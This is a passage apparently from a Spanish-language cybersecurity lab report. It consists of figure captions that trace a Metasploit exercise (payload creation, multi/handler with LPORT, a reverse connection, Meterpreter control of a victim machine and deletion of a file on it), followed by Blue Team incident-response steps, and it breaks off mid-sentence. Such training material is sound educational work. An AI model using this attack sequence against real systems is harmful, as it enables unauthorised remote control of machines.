
Fuente: Elaboración propia.

Figura 18 - Creación Payload




Fuente: Elaboración propia.

Figura 19 - Cargue Payload




Fuente: Elaboración propia.

Figura 20 - Evidencia Payload




Fuente: Elaboración propia.

Figura 21 - Configuración de msfconsole y ejecución del exploit




Fuente: Elaboración propia.

Figura 22 - Ingreso al Payload




Fuente: Elaboración propia.

Figura 23 - Use exploit/multi/handler




Fuente: Elaboración propia.

Figura 24 - Set LPORT




Fuente: Elaboración propia.

Figura 25 - Started Reverse




Fuente: Elaboración propia.

Figura 26 - Ejecución del archivo .exe en la máquina victima




Fuente: Elaboración propia.

Figura 27 - Evidencia de la ejecución del archivo




Fuente: Elaboración propia.

Figura 28 - Meterpreter




Fuente: Elaboración propia.

Figura 29 - Meterpreter sysingo




Fuente: Elaboración propia.

Figura 30 - Acceso remoto y manipulación con Meterpreter




Fuente: Elaboración propia.

Figura 31 - Comando stdapi




Fuente: Elaboración propia.

Figura 32 - Variable de entorno para eliminar el archivo en la máquina victima



Fuente: Elaboración propia.

Figura 33 - Verificación de la eliminación del archivo



Fuente: Elaboración propia.

12. Respuesta a un Ataque Informático en Tiempo Real: Procedimientos del Equipo Blue Team

Cuando se enfrenta a un ataque informático en tiempo real, un experto en ciberseguridad debe tomar una serie de pasos para identificar y responder de manera efectiva. A continuación, se detallan los pasos comunes que un experto en ciberseguridad tomaría para identificar dicho ataque:

Paso 1: El primer paso es mantener un monitoreo constante de la red y los sistemas en busca de actividades sospechosas o anomalías. Esto puede realizarse mediante herramientas de monitoreo de red y sistemas que registran y analizan el tráfico y el comportamiento del sistema.

Paso 2: Revisar los registros de eventos generados por los sistemas, aplicaciones y dispositivos de red en busca de indicadores de compromiso (IOCs) y actividades anómalas. Los registros pueden incluir registros de firewall, registros de servidor, registros de aplicaciones, entre otros.

Paso 3: Configurar sistemas de detección de intrusiones (IDS) o sistemas de detección y prevención de intrusiones (IDPS) para generar alertas ante actividades sospechosas o ataques conocidos. Estas alertas pueden incluir intentos de acceso no autorizado, tráfico malicioso o comportamientos anómalos.

Paso 4: En caso de que se haya identificado una intrusión o compromiso, realizar un análisis forense exhaustivo de los sistemas afectados para determinar la naturaleza y el alcance del ataque. Esto implica preservar la evidencia digital, recopilar datos relevantes y realizar análisis forenses para reconstruir el incidente.

Paso 5: Colaborar con otros equipos de seguridad, como el equipo de respuesta a incidentes informáticos (CSIRT), el equipo legal y de cumplimiento, y las autoridades pertinentes en caso de ser necesario. La coordinación entre equipos es crucial para una respuesta eficaz y para minimizar el impacto del ataque.

Paso 6: Una vez identificado el ataque, implementar contramedidas para contener y mitigar el impacto de este. Esto puede incluir la aplicación de parches de seguridad, la configuración de reglas de firewall, la eliminación de malware, la restricción de cuentas comprometidas, entre otras acciones.

Paso 7: Realizar una revisión exhaustiva del incidente una vez que se haya contenido y resuelto para identificar lecciones aprendidas, áreas de mejora y medidas preventivas adicionales que se puedan tomar para fortalecer la seguridad en el futuro.

Al seguir estos pasos, un experto en ciberseguridad puede identificar y responder de

